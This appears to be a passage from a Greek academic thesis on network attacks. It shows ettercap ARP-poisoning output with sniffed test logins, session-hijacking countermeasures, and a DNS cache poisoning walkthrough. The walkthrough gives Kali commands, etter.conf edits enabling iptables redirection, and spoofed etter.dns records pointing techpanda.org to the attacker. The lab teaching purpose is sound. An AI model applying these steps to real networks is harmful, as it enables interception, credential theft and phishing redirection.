SSL dissection needs a valid 'redir_command_on' script in the etter.conf file

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.

Privileges dropped to EUID 65534 EGID 65534...

34 plugins

42 protocol dissectors

57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 10.0.2.15 added to TARGET1
Host 10.0.2.1 added to TARGET2

ARP poisoning victims:
GROUP 1 : 10.0.2.15 08:00:27:BD:69:C2
GROUP 2 : 10.0.2.1 52:54:00:12:35:00

HTTP : 72.52.251.71:80 -> USER: admin@google.com PASS: Password2010
INFO: http://techpanda.org/index.php
CONTENT: email=admin%40google.com&password=Password2010

HTTP : 63.250.43.5:80 -> USER: admin1 PASS: admin2 INFO: http://kfmarathon.edu.gr/my-account/
CONTENT: log=admin1&pwd=admin2&wp-submit=%CE%A3%CF%8D%CE%BD%CE%B4%CE%B5%CF%83%CE%B7

Μέτρα προστασίας για την επίθεση Session Hijacking με IP Spoofing

Η αντιμετώπιση της επίθεσης Session Hijacking με χρήση IP Spoofing απαιτεί προληπτικά μέτρα και αποτρεπτικές τεχνικές για τη διασφάλιση της ασφάλειας των συνεδριών (sessions) και των εφαρμογών. Παρακάτω παρουσιάζονται ορισμένα βήματα που μπορεί κάποιος να ακολουθήσει για να αντιμετωπίσει αυτού του είδους επιθέσεις:

1. **Κρυπτογραφία και HTTPS**: Χρήση κρυπτογράφησης με το πρωτόκολλο HTTPS. Αυτό διασφαλίζει τον ασφαλή ανταλλαγή δεδομένων μεταξύ του περιηγητή του χρήστη και του διακομιστή.
2. **Ασφαλείς Συνεδρίες (Secure Sessions):** Εφαρμογή πρακτικών διαχείρισης συνεδριών που να περιλαμβάνουν ασφαλείς μεθόδους για τη δημιουργία και την αποθήκευση των Session IDs.

3. **Συχνός Έλεγχος και Ανίχνευση:** Εφαρμογή συστημάτων παρακολούθησης και ανίχνευσης ανωμαλιών στην κυκλοφορία των δεδομένων. Αυτά τα συστήματα μπορούν να ανιχνεύσουν ατυχήματα όπως αλλοίωση της διεύθυνσης IP ή ύποπτες δραστηριότητες που σχετίζονται με Session Hijacking.
4. **Χρήση Τεχνολογιών Διπλού Παρακολούθησης (Multi-Factor Authentication):** Η εφαρμογή της διπλής παρακολούθησης, όπως η χρήση κωδικών πρόσβασης και επιβεβαίωσης μέσω SMS, ενισχύει την ασφάλεια εισόδου σε λογαριασμούς και μειώνει τον κίνδυνο Session Hijacking.
5. **Εκπαίδευση των Χρηστών:** Εκπαίδευση των χρηστών να αναγνωρίζουν και να αντιμετωπίζουν τις προσπάθειες phishing που μπορεί να οδηγήσουν σε Session Hijacking.
6. **Περιοδικές Ενημερώσεις και Ενίσχυση Προστασίας:** Προσαρμογή και ενημέρωση των μέτρων ασφαλείας συστηματικά, λαμβάνοντας υπόψη τις νέες απειλές και τεχνικές επίθεσης.

Η ασφάλεια των συνεδριών είναι ένας διαρκής αγώνας, και η υιοθέτηση ολοκληρωμένης προσέγγισης που συνδυάζει τεχνικές, πρακτικές και εκπαιδευτικές πτυχές είναι καθοριστική για την αντιμετώπιση των προκλήσεων που προκύπτουν από την επίθεση Session Hijacking με χρήση IP Spoofing.

Κεφάλαιο 5^{ο} : Επιθέσεις DNS Cache Poisoning

Η επίθεση

Σε αυτή την ενότητα θα αναλυθεί και υλοποιηθεί η επίθεση DNS Cache Poisoning. Αποτελεί μια εξαιρετικά επικίνδυνη και διακριτική τεχνική επίθεσης στο διαδίκτυο, που εκμεταλλεύεται τις αδυναμίες στη λειτουργία του Domain Name System (DNS). Το DNS, που λειτουργεί ως ο "κατάλογος" που μεταφράζει τα ανθρώπινα αναγνωρίσιμα ονόματα των ιστότοπων σε διευθύνσεις IP, είναι κρίσιμο για τη σωστή λειτουργία του Διαδικτύου.

Η επίθεση DNS Cache Poisoning στοχεύει στη χρήση κακόβουλων τεχνικών για τη προσωρινή αποθήκευση (caching) των πλαστών διευθύνσεων στους DNS servers, με στόχο την παραπλάνηση των χρηστών και την ανακατεύθυνσή τους προς κακόβουλες ιστοσελίδες.

Στην εποχή της ψηφιακής επικοινωνίας, όπου η πλειονότητα των υπηρεσιών βασίζεται στη σωστή αναγνώριση και προώθηση των ιστοτόπων, η DNS Cache Poisoning αναδεικνύεται ως μια επικίνδυνη πρακτική που απειλεί τόσο την ατομική ασφάλεια όσο και την ομαλή λειτουργία του Διαδικτύου. Οι επιπτώσεις μπορεί να είναι καταστροφικές, καθώς οι χρήστες μπορεί να καταλήξουν σε πλαστογραφημένες ιστοσελίδες που στοχεύουν σε κλοπή προσωπικών δεδομένων, κακόβουλες εφαρμογές ή άλλες απειλές ασφαλείας.

Η δηλητηρίαση της κρυφής μνήμης DNS (DNS Cache Poisoning Attack) είναι η πράξη εισαγωγής ψευδών πληροφοριών σε μια κρυφή μνήμη DNS, έτσι ώστε τα ερωτήματα DNS (Domain Name System) να επιστρέφουν εσφαλμένη απάντηση και οι χρήστες να κατευθύνονται σε λάθος ιστότοπους.

Η δηλητηρίαση της κρυφής μνήμης DNS είναι επίσης γνωστή ως "πλαστογράφηση DNS". Οι διευθύνσεις IP είναι οι «αριθμοί τηλεφώνου» του Διαδικτύου, δίνοντας τη δυνατότητα στην κυκλοφορία Ιστού να φτάνει στα σωστά σημεία. Οι κρυφές μνήμες επίλυσης DNS είναι σαν ένας κατάλογος που παραθέτει αυτούς τους αριθμούς τηλεφώνου και όταν αποθηκεύουν ελαττωματικές πληροφορίες, η κυκλοφορία


πηγαίνει σε λάθος μέρη μέχρι να διορθωθούν οι αποθηκευμένες πληροφορίες. (Σημειώνεται ότι αυτό στην πραγματικότητα δεν αποσυνδέει τους πραγματικούς ιστότοπους από τις πραγματικές τους διευθύνσεις IP.) (Cloudflare)

Μια σειρά από τρωτά σημεία καθιστούν δυνατή τη δηλητηρίαση DNS, αλλά το κύριο πρόβλημα είναι ότι το DNS δημιουργήθηκε για ένα πολύ μικρότερο Διαδίκτυο και βασίζεται σε μια αρχή εμπιστοσύνης (όπως το Border Gateway Protocol - BGP).

Ένα πιο ασφαλές πρωτόκολλο DNS που ονομάζεται DNSSEC στοχεύει να λύσει ορισμένα από αυτά τα προβλήματα, αλλά δεν έχει ακόμη υιοθετηθεί ευρέως. Το DNSSEC περιλαμβάνει βελτιώσεις και προσθήκες στα σημεία του DNS τα οποία είναι ευάλωτα σε επιθέσεις. Αναπτύχθηκε από την IETF (Internet Engineering Task Force) όχι μόνο για να αντιμετωπίσει τις αδυναμίες του DNS, αλλά και να είναι σε μία επεκτάσιμη μορφή ώστε να αντιμετωπιστούν και μελλοντικά κενά ασφαλείας (wikipedia, 2010).

Κάθε φορά που πληκτρολογεί ο χρήστης μια διεύθυνση στο πρόγραμμα περιήγησής γίνονται τα ακόλουθα:

1. **Γίνεται επικοινωνία με έναν διακομιστή DNS.** Ο υπολογιστής πρέπει να απευθυνθεί στον διακομιστή DNS για περισσότερες πληροφορίες.
2. **Το DNS αναζητά μια αριθμητική διεύθυνση.** Οι υπολογιστές κατανοούν τις διευθύνσεις διακομιστή που αποτελούνται μόνο από αριθμούς και τελείες. Εάν δεν έχει γίνει ποτέ ξανά αναζήτηση για αυτόν τον ιστότοπο, ο υπολογιστής θα ζητήσει βοήθεια από άλλο διακομιστή.
3. **Ένα πρόγραμμα επίλυσης DNS ολοκληρώνει το ερώτημα.** Η βελτιστοποιημένη για τον άνθρωπο διεύθυνση αλλάζει σε μια αριθμητική έκδοση.
4. **Στέλνεται ο ιστότοπος**. Με τη σωστή αριθμητική διεύθυνση, κατευθύνεται ο χρήστης στον κατάλληλο διακομιστή που φιλοξενεί τον ιστότοπο.
5. **Τα δεδομένα αποθηκεύονται**. Ο διακομιστής Διαδικτύου που χρησιμοποιεί ο χρήστης έχει έναν διακομιστή DNS που αποθηκεύει μεταφράσεις από ανθρώπινες διευθύνσεις σε αριθμητικές εκδόσεις. Τα αποτελέσματα της αναζήτησης αποθηκεύονται εκεί (Okta, 2023).



Εικόνα 18: Η λειτουργία ενός DNS.

Παραπάνω παραδειγματικά εμφανίζεται πως λειτουργεί κανονικά ένας Domain Name Server. Αφού αναλύθηκε αυτό τώρα πάμε να δούμε πως λειτουργεί η επίθεση σε αυτή την διαδικασία.

Σε δηλητηρίαση κρυφής μνήμης DNS ή πλαστογράφηση DNS, ένας εισβολέας εκτρέπει την κυκλοφορία από έναν νόμιμο διακομιστή σε έναν κακόβουλο/επικίνδυνο διακομιστή. Ο δράστης εισάγει ψευδείς πληροφορίες, όπως μια παραμορφωμένη διεύθυνση ιστότοπου στην κρυφή μνήμη DNS, γεγονός που οδηγεί στην ανακατεύθυνση των χρηστών σε έναν λάθος, απροσδόκητο ή επικίνδυνο ιστότοπο.

Ένας χάκερ θα μπορούσε να το κάνει αυτό με:


1. **Μίμηση ενός διακομιστή.** Ο διακομιστής DNS υποβάλλει ένα ερώτημα για μετάφραση και ο χάκερ απαντά πολύ γρήγορα με λάθος απάντηση, πολύ πριν το κάνει ο σωστός διακομιστής.
2. **Δένοντας τον διακομιστή.** Το 2008, οι ερευνητές ανακάλυψαν ότι οι χάκερ μπορούσαν να στείλουν χιλιάδες ερωτήματα σε έναν διακομιστή προσωρινής αποθήκευσης. Στη συνέχεια, οι χάκερ στέλνουν χιλιάδες ψευδείς απαντήσεις και με τον καιρό, αποκτούν τον έλεγχο του ριζικού τομέα και ολόκληρου του ιστότοπου.
3. **Εκμετάλλευση ανοιχτών θυρών.** Το 2020, οι ερευνητές ανακάλυψαν ότι οι χάκερ μπορούσαν να στείλουν χιλιάδες ερωτήματα σε θύρες επίλυσης DNS. Με τον καιρό, με αυτή την επίθεση, ανακαλύπτουν ποιες θύρες είναι ανοιχτές.

Οι μελλοντικές επιθέσεις θα επικεντρωθούν μόνο σε αυτή την θύρα. Οι επιθέσεις θραύσης DNS συμβαίνουν επειδή το σύστημα είναι ανασφαλές. Ο υπολογιστής πραγματοποιεί συνομιλίες με διακομιστές μέσω του πρωτοκόλλου datagram χρήστη (UDP). Αυτό επιτρέπει γρήγορη και αποτελεσματική επικοινωνία. Ωστόσο, δεν υπάρχουν ενσωματωμένα μέτρα ασφαλείας. Ο υπολογιστής δεν επαληθεύει την ταυτότητα του διακομιστή με τον οποίο συνομιλεί και δεν επικυρώνει τα δεδομένα που επιστρέφουν.

Η πλαστογραφία σε αυτό το περιβάλλον είναι σχετικά εύκολη. Εάν δεν απαιτείται να απεδείχθη η ταυτότητα και ο διακομιστής με τον οποίο μιλάει ο χρήστης και μπορεί να ανήκει σε οποιονδήποτε, θα μπορεί επίσης και να λάβει παραποιημένες πληροφορίες και να μην το καταλάβει (Okta, 2023).


Η επίθεση αυτή είναι εξαιρετικά παραπλανητική που όχι μόνο εκτρέπει την επισκεψιμότητα από νόμιμους ιστότοπους, αλλά αφήνει επίσης τους χρήστες ευάλωτους σε πολλούς κινδύνους, συμπεριλαμβανομένων των μολύνσεων από κακόβουλο λογισμικό και της κλοπής δεδομένων. Στη δηλητηρίαση της κρυφής μνήμης ιστού, ένας εισβολέας εκμεταλλεύεται έναν διακομιστή ιστού και την προσωρινή μνήμη για να εξυπηρετήσει μια κακόβουλη απόκριση Hypertext Transfer Protocol (HTTP) στους χρήστες.

Αυτή η απάντηση συνήθως ανακατευθύνει τους χρήστες σε έναν ιστότοπο διαφορετικό από αυτόν που σκόπευαν να δουν. Μόλις συμβεί αυτό, ένα worm, spyware, web browser hijacking ή άλλου είδους κακόβουλο λογισμικό μπορεί να μεταφορτωθεί στον υπολογιστή του χρήστη από την αδίστακτη τοποθεσία (Rahul Awati, 2021).



Εικόνα 19: Η διαδικασία DNS Spoofing attack.

Αυτοί οι τύποι επιθέσεων man-in-the-middle ονομάζονται συχνά επιθέσεις πλαστογράφησης DNS. Ο κακόβουλος παράγοντας, στην ουσία, ξεγελά τον διακομιστή DNS ώστε να πιστεύει ότι βρήκε τον έγκυρο διακομιστή ονομάτων, ενώ στην πραγματικότητα, δεν τον έχει βρει.



Εικόνα 20: Η διαδικασία της επίθεσης DNS Poisoning attack.

Μόλις εξαπατήσει το πρόγραμμα περιήγησης ή την εφαρμογή ώστε να πιστέψει ότι έλαβε τη σωστή απάντηση στο ερώτημά του, ο επιτιθέμενος μπορεί να αλλάξει την κυκλοφορία. Με αυτόν τον τρόπο, μπορεί να τροφοδοτήσει οποιονδήποτε ψεύτικο ιστότοπο θέλει πίσω στη συσκευή υποδοχής. Αυτές είναι συνήθως σελίδες που μοιάζουν με τον επιθυμητό ιστότοπο. Στην πραγματικότητα, είναι ιστότοποι phishing, προσπαθώντας να συλλέξουν πολύτιμες πληροφορίες όπως κωδικούς πρόσβασης ή αριθμούς λογαριασμών (BlueCat, 2019).

Εντολές για την επίθεση

Το θύμα στην επίθεση, θα είναι το Ubuntu με IP 10.0.2.15 και ο επιτιθέμενος θα είναι το Kali μηχάνημα. Η επίθεση αυτή ουσιαστικά θα οδηγεί τον χρήστη από μία σελίδα που θα ήθελε να οδηγηθεί να πάει σε μία άλλη με αλλαγή διεύθυνσης σε ένα site που ο επιτιθέμενος έχει επιλέξει και θα του βγάζει ένα μήνυμα που έχει φτιάξει.

Για αρχή πρέπει να ξεκινήσει το apache, έπειτα να πάμε στο Ubuntu και να ορίσουμε την διεύθυνση 10.0.2.4 (kali). Μόλις γίνει αυτό εμφανίζεται στο browser η σελίδα του apache. Παρακάτω εμφανίζονται και οι εντολές που έγιναν με την σειρά που χρειάστηκε για να υλοποιηθεί η επίθεση αυτή καθώς και τα αποτελέσματα αυτών των εντολών.

```
┌──(asiminaxa㉿kali)-[~]
└─$ sudo service apache2 start
[sudo] password for asiminaxa:

┌──(asiminaxa㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:c9:0c:9f:bb  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fee6:b80a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e6:b8:0a  txqueuelen 1000  (Ethernet)
        RX packets 12117  bytes 15949945 (15.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3329  bytes 1131511 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(asiminaxa㉿kali)-[~]
└─$ cd /var/www/html

┌──(asiminaxa㉿kali)-[/var/www/html]
└─$ ls -l
total 16
-rw-r--r-- 1 root root 10701 Nov  4 18:25 index.html
-rw-r--r-- 1 root root   615 Nov  4 18:17 index.nginx-debian.html
```

Έπειτα φτιάχνει ο επιτιθέμενος ένα αρχείο index.html:

```
┌──(asiminaxa㉿kali)-[/var/www/html]
└─$ sudo mv index.html index-old.html

┌──(asiminaxa㉿kali)-[/var/www/html]
└─$ sudo nano index.html
```

Και προσθέτει στο αρχείο που φτιάχτηκε το μήνυμα που θα εμφανίζει στον χρήστη όταν θα προσπαθήσει να μπει στο site που θέλει. Στην περίπτωση αυτή είναι το

techpanda.org:

```
┌──(asiminaxa㉿kali)-[/var/www/html]
└─$ cat index.html
<b>EVIL SITE!</b>

┌──(asiminaxa㉿kali)-[/var/www/html]
└─$ ls -l
total 20
-rw-r--r-- 1 root root    18 Dec  5 16:52 index.html
-rw-r--r-- 1 root root   615 Nov  4 18:17 index.nginx-debian.html
-rw-r--r-- 1 root root 10701 Nov  4 18:25 index-old.html
```

Μόλις βεβαιωθεί ο επιτιθέμενος ότι έχει δημιουργήσει το αρχείο, έπειτα επεξεργάζεται τα δύο παρακάτω αρχεία και βεβαιώνεται πως έχουν αλλαχθεί και αποθηκευτεί με μία προεπισκόπηση:

```
┌──(asiminaxa㉿kali)-[/var/www/html]
└─$ cd /etc/ettercap

┌──(asiminaxa㉿kali)-[/etc/ettercap]
└─$ ls -l
total 28
-rw-r--r-- 1 root root 10055 Jun 29 10:02 etter.conf
-rw-r--r-- 1 root root  4491 Jun 29 10:02 etter.dns
-rw-r--r-- 1 root root  2799 Aug  1  2020 etter.mdns
-rw-r--r-- 1 root root  1653 Aug  1  2020 etter.nbns

┌──(asiminaxa㉿kali)-[/etc/ettercap]
└─$ sudo nano etter.conf
```

Στο αρχείο etter.conf αλλάζει τα ακόλουθα που είναι υπογραμμισμένα:

```
┌──(asiminaxa㉿kali)-[/etc/ettercap]
└─$ cat etter.conf
#############################################################################
#                                                                           #
#  ettercap -- etter.conf -- configuration file                             #
```

```
#                                                               #
#  Copyright (C) ALoR & NaGA                                    #
#                                                               #
#  This program is free software; you can redistribute it and/or modify    #
#  it under the terms of the GNU General Public License as published by    #
#  the Free Software Foundation; either version 2 of the License, or       #
#  (at your option) any later version.                          #
#                                                               #
#                                                               #
################################################################################

[privs]
ec_uid = 0              # nobody is the default κάνουμε τις τιμές 0
ec_gid = 0              # nobody is the default κάνουμε τις τιμές 0

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
arp_poison_warm_up = 1        # seconds
arp_poison_delay = 10         # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1          # boolean
…….. (έχει αρκετό περιεχόμενο αυτό το αρχείο)
#---------------
#     Linux
#---------------
```

Έπειτα και από την ενότητα του Linux αφαιρεί τα hashtags στα ακόλουθα:

```
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp
-d %destination --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp
-d %destination --dport %port -j REDIRECT --to-port %rport"

# pendant for IPv6 - Note that you need iptables v1.4.16 or newer to
use IPv6 redirect
   redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p
tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
   redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p
tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
```

#---------------

Mac Os X

#---------------

…….. (έχει αρκετό περιεχόμενο αυτό το αρχείο)

##########

EOF

##########

┌──(asiminaxa㉿kali)-[/etc/ettercap]

└─$ **sudo nano etter.dns**

Επίσης σε αυτό το αρχείο προσθέτει ο επιτιθέμενος στο τέλος του τα ακόλουθα:

techpanda.org A 10.0.2.4

***.techpanda.org A 10.0.2.4**

www.techpanda.org PTR 10.0.2.4

┌──(asiminaxa㉿kali)-[/etc/ettercap]

└─$ **cat etter.dns**

```
##############################################################################
#                                                                            #
#  ettercap -- etter.dns -- host file for dns_spoof plugin                   #
#                                                                            #
#  Copyright (C) ALoR & NaGA                                                 #
#                                                                            #
#  This program is free software; you can redistribute it and/or modify      #
#  it under the terms of the GNU General Public License as published by      #
#  the Free Software Foundation; either version 2 of the License, or         #
#  (at your option) any later version.                                       #
```


…….. (έχει αρκετό περιεχόμενο αυτό το αρχείο)

```
# vim:ts=8:noexpandtab
```


techpanda.org A 10.0.2.4

*.techpanda.org A 10.0.2.4

www.techpanda.org PTR 10.0.2.4



